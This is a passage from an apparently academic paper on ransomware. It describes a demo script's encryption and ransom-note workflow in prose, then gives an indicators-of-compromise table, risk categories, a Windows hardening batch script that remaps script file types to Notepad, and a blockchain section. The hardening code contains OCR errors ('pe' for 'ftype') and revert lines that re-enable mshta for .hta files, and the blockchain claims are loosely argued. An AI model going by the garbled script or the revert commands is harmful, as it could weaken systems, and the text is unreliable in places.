

Figure 10: File encryption in Local Root



Figure 20: File encryption in Local Root



Figure 21: TXT files encrypted

Launching the same, starts encrypting the files in local root folder having ".txt" as extension, changes the background of the desktop with a ransom ware image and launches a ransom note. In case, the victim tries to cancel the popup, by clicking the cross button, the script will monitor the changes every 10 secs and will again bring the ransom note popup on the screen.



Figure 22: Victim's Desktop Change + Ransom Note

The major flip side of this process is that it also encrypts the decrypt/fernet key file in the victim's machine and hence, the victim is asked to mail the same back to the attacker in the mail id given in the note, with a payment confirmation, as a subject of the mail. In this case, the decrypt/fernet key file called "EMAIL_ME.txt". We have also given instruction to open a browser with Bitcoin information, in case the victim do not know.

Figure 23: Decrypt key encrypted

Once the victim mails the encrypted EMAIL_ME file with a payment confirmation, the attacker will first check on the authenticity of the confirmation. In case, the confirmation proves correct, the attacker decrypts the key with his private key and shares the file with the victim on mail. In this case, we have named the reverse file as “PUT_ME_ON_DESKTOP.txt”



Figure 24: Key for decryption

As directed, we will put this file on our desktop. The decrypt script is an auto-run script which will search this file in the desktop every 10 seconds and, if that is found then only the decryption can happen.



Figure 25: File decrypted

Once all requirements are met, the encrypted files are brought to their original state.

Section C: Safeguarding & Preventive Controls to prevent the occurrence of this attack

As we have understood, the anatomy of the attack along with the complete workflow of the same. In this section, we will go to the next level to identify some more important elements of the same and derive the best and conclusive framework to prevent the occurrences of the same.

Indicators of Compromise

Indicators of Compromise [IOC] indicate the threat careers which are used to move the bot to the victim machine and to its neighbours. Identification of the IOCs is the first stepping stone towards building a collective and conclusive threat preventive framework. In this research, we have identified the below mentioned threat carriers, along with its risk exposure ranging from High – Low.

Table 1: Threat carriers, along with its risk exposure ranging from High – Low

#	Indicators of Compromise	Ease of Exploitation	Risk Impact
1	Unsolicited file download	Easy	High
2	Unsolicited Peer to Peer file transfer	Medium	High
3	High risk website access	Easy	High
4	Common Phishing	Medium	Medium
5	Spear Phishing	Medium	Medium
6	Unsecure file uploads	Easy	High
7	File transfer through external mediums [USB]	Medium	Medium
8	File transfer through weak protocols	Medium	High
9	Spyware and Adware	Easy	High

10	Bot injection through infected PDF , image files etc.	Medium	Medium
11	Inefficient OS hardening	Easy	High
12	Inefficient OS patching	Easy	High
13	Inefficient system perimeter controls	Easy	High

Ease of Exploitation of the easiness an attacked can get into a resource by exploiting the same, which makes it an important scale to calculate the severity of a threat. Risk Impact is the overall business impact which the threat would be making, if the compromise is successful. Hence, Ease of Exploitation is directly proportional to the risk impact, which means, the more easy exploitation would have been the more severe the risk would be to the business.

Preventive threat perspective

As discussed above, this is not a single pane attack but compromises of multiple threat panes and hence, it is more from gaps in the processes, which make system reachable and vulnerable and so having a single responsive platform is not possible (Al-rimy, 2017; Kim, 2015). In this research, we have understood that the reason, which makes this attack prevalent in the cyber space with newer variants, is the lack of tightness in the processes, which an organization fails to maintain (Yalew,2017; Tandon, 2019). Our intent of this research is to provide a framework, which if implemented effectively, in order to stop/prevent the occurrence of the same and thereby stopping the unsolicited exfiltration of the data (Maiorca, 2017; Palisse, 2017). We will keep this section mapped with the general practices and processes adopted and implemented in any organization, but unfortunately the effectiveness of the same keeps the critical information and assets vulnerable (Nadir; 2018). Below sections do not only relate to ransom ware at large but can be extended to any other threat (Robiah, 2009; Zimba, 2017). The intention is to create a singular uniform framework with can be implemented to prevent in any threat occasion.



Figure 26: Prevention steps against Ransom ware

Enterprise Risk Management

In order to architect the right security framework, it is important to have a thorough risk

identification and assessment of the same (Tailor, 2017; Zahra, 2017; Silva, 2017). Organizations should understand its business risk and act upon the same in a most relevant manner applicable to the business.

Risks within an organization can be broadly classified as

a. **People Risk** – this is the most impacting as compared with any other risk categories because this is originated from trusted entities. People management is the key to avoid this risk otherwise it can lead to gristliness, which can become one of the threat carriers / Indicators of Compromise for any attack. Management of the critical resources is people responsibility, the spread of the attach is much faster than any other applicable scenario (Zavarsky, 2016; Weckstén, 2016).
b. **Procedural Risk / Operational Risk** – these are the transparent risks, which can be easily detected and act upon. It is important to implement any process to its completeness. Gaps in the process, often leads to this kind of risk scenario, which can lead in the quick manifestation of an attack (Ahmadian, 2015; Alhawi, 2018).
c. **Technology Risk** – This is the most common risk category, which all of us are dealing with. With the increase in the adoption of various technologies, the inheritance of the risks has also increased. Lack of the security evaluation of the products /technologies has increased the threat exposure, which is helping the hackers to exploit and create backdoors to each any organization's sensitive information (Arabo, 2020; Gonzalez, 2017).

Re-Quoting, it is very important that an organization should identify its risk and categorize the same into above listed categories. Post that, effective controls can be identified, which may not be always cost sensitive in nature (Genç, 2018; Cuzzocrea, 2021). It is important to realise that, the entire threat market works on risks which makes an asset, a process and a technology vulnerable and through which, access to the sensitive information can be made (Wani, 2020; Subedi, 2018). It is important to understand that, approaches towards deriving a business risk can be either "data centric" or "Asset centric". There is a marginal difference between them.

a. In "data centric" risk model, the derivation of a risk if outward, which means, the risk of the data decides the risk of the container which the data resides. For example, in an endpoint machine, the value of data residing in its hard disk and the risk associated in its unavailability or corruption, defines the risk of the laptop, getting lost or misplaced (Shinde, 2016; Moore, 2016).
b. "Asset centric" risk model, is opposite from the above mentioned model, here the risk of the container defines the risk of the data stored in it. For example, in case an endpoint asset is of high value, then risk of getting that stolen or getting misplaced is also high and thereby, the data residing in the same automatically inherits the high risk posture (Kharraz,2017; Gupta, 2017).

Hardening Controls

The main challenge with windows operating systems is the change in the hardening controls, with the change in the operating system and hence, we have formed a script, putting across all the recommended best practices, prescribed by NIST (Gordon, 2005; Kshetri, 2017; Han, 2017).

Below mentioned code snippets are the representation of the hardening script, which, when implemented, creates a security layer across the system and protects the same from any malware attacks [including Ransom ware]

```
Change file associations to protect against common ransomware attacks
Note that if you legitimately use these extensions, like .bat, you will now need to execute them manually from cmd or powershell
Alternatively, you can right-click on them and hit 'Run as Administrator' but ensure it's a script you want to run :)
--------------------
Changing back example (x64):
ftype htafile=C:\Windows\SysWOW64\mshta.exe "%1" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}%U{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5} %*
pe batfile="%systemroot%\system32\notepad.exe" "%1"
pe chmfile="%systemroot%\system32\notepad.exe" "%1"
pe cmdfile="%systemroot%\system32\notepad.exe" "%1"
pe htafile="%systemroot%\system32\notepad.exe" "%1"
pe jsefile="%systemroot%\system32\notepad.exe" "%1"
pe jsfile="%systemroot%\system32\notepad.exe" "%1"
pe vbefile="%systemroot%\system32\notepad.exe" "%1"
pe vbsfile="%systemroot%\system32\notepad.exe" "%1"
pe wscfile="%systemroot%\system32\notepad.exe" "%1"
pe wsffile="%systemroot%\system32\notepad.exe" "%1"
pe wsfile="%systemroot%\system32\notepad.exe" "%1"
pe wshfile="%systemroot%\system32\notepad.exe" "%1"
pe sctfile="%systemroot%\system32\notepad.exe" "%1"
pe urlfile="%systemroot%\system32\notepad.exe" "%1"
```

```
:: Changing back:
:: reg add "HKCR\SettingContent\Shell\Open\Command" /v DelegateExecute /t REG_SZ /d "{0c194cb2-2959-4d14-8964-37fd3e48c32d}" /f
reg delete "HKCR\SettingContent\Shell\Open\Command" /v DelegateExecute /f
reg add "HKCR\SettingContent\Shell\Open\Command" /v DelegateExecute /t REG_SZ /d "" /f
:: https://rinseandrepeatanalysis.blogspot.com/2018/09/dde-downloaders-excel-abuse-and.html
ftype slkfile="%systemroot%\system32\notepad.exe" "%1"
ftype iqyfile="%systemroot%\system32\notepad.exe" "%1"
ftype prnfile="%systemroot%\system32\notepad.exe" "%1"
ftype diffile="%systemroot%\system32\notepad.exe" "%1"
:: https://posts.specterops.io/remote-code-execution-via-path-traversal-in-the-device-metadata-authoring-wizard-a0d5839fc54f
reg delete "HKLM\SOFTWARE\Classes\.devicemetadata-ms" /f
reg delete "HKLM\SOFTWARE\Classes\.devicemanifest-ms" /f
:: CVE-2020-0765 impacting Remote Desktop Connection Manager (RDCMan) configuration files - MS won't fix
ftype rdgfile="%systemroot%\system32\notepad.exe" "%1"
:: Mitigate ClickOnce .application and .deploy files vector
:: https://blog.redxorblue.com/2020/07/one-click-to-compromise-fun-with.html
ftype applicationfile="%systemroot%\system32\notepad.exe" "%1"
ftype deployfile="%systemroot%\system32\notepad.exe" "%1"
:: TODO mitigate ClickOnce .appref-ms files vector
:: https://www.blackhat.com/us-19/briefings/schedule/#clickonce-and-youre-in---when-appref-ms-abuse-is-operating-as-intended-15375
:: reg delete "HKLM\SOFTWARE\Classes\.appref-ms" /f
```

Figure 27: Hardening script for ransom ware prevention

In order to demonstrate the preventive measure, we took a separate windows 10 pro instance called “phdwin-protect” and executed the hardening script through PowerShell. For a successful execution of the same

1. We created a Power Shell model , so that it can be persistently used



Figure 28: Power Shell model

Prior executing this script, we updated the threat signatures in windows defender. After creating the Model, we executed the script and it thereby, changed the local policies in the operating system.



Figure 29: Hardening script execution by Import-Module

Upon completion of the hardening of the Operating System, we again ran the same ransom ware scripts, but this time the script started but couldn't encrypt the files (Shukla, 2016).

System behavior monitoring mechanism

Before we speak on some effective behavior monitoring systems, which can be easily implemented, we have to first, understand the anatomy of a windows operating system. Below exhibit helps us in understanding the formation of windows operating system As understood from the above mentioned artefact, windows operating system architecture is a condensed model, where each layer is highly dependent on each other and often overlap in memory allocation (Sharma, 2016; Scaife, 2016). This is the same reason, that in case of compromisation of one component leads to overall collapsing.

Keep system base lining in place through an effective vulnerability management program

It is equally important to measure the effectiveness of the implemented controls, in order to proactively identify any gaps and rectify the same before any impact happens, through an effective vulnerability management program. Vulnerability management program, in an consolidated calendar maintained by organizations for ensuring periodic assessments of the critical devices and applications are taking place, security weaknesses are identified and they are patched. Ideally, this program is not only limited to VAPT but also comprises, the below mentioned activities. Above listed activities, generally follow a common phase wise approach. All activities pass through below given phases to complete their cycle (Raunak, 2017; Salvi, 2016).

Role of Block chain in preventing ransom ware

A block chain is a growing list of records, called blocks that are linked together using cryptography. It's also described as a "trustless and fully decentralized peer-to-peer immutable data storage" that is spread over a network of participants often referred to as nodes. Each block contains a cryptographic hash of the previous block, a timestamp, and transaction data (generally represented as a Merkle tree). The timestamp proves that the transaction data existed when the block was published in order to get into its hash (Richardson, 2017; Mohurle, 2017). As blocks each contain information about the block previous to it, they form a chain, with each additional block reinforcing the ones before it. Therefore, block chains are resistant to modification of their data because once recorded, the data in any given block cannot be altered retroactively without altering all subsequent blocks Block chains are typically managed by a peer-to-peer network for use as a publicly distributed ledger, where nodes collectively adhere to a protocol to communicate and validate new blocks. Although block chain records are not unalterable as forks are possible, block chains may be considered secure by design and exemplify a distributed computing system with high Byzantine fault tolerance (Popoola, 2017; Niture, 2020).



Figure 20: Block chain node communication

The above artifact showed a propagation of the blocks across the network nodes and the time taken for the same to do so. Because of its decentralized mode of operation, it also acts as a preventive layer for ransom ware attack, in a way, where if an attacker tries or succeeds in compromising the integrity of a block, automatically the connection is rolled back in itself, which will automatically stop the manifestation of the attack, which makes it more "trustless".

Conclusions and Future Scope

From the above analysis, we wanted to imply that all attacks are different and there by their treatment should also differ. Generalization of threat and attack management techniques has played in making the organizations vulnerable in front of the attackers, who everyday are becoming more and more clever and sophisticated.

Having said so, there are some pointers which will always remain static even if, others change

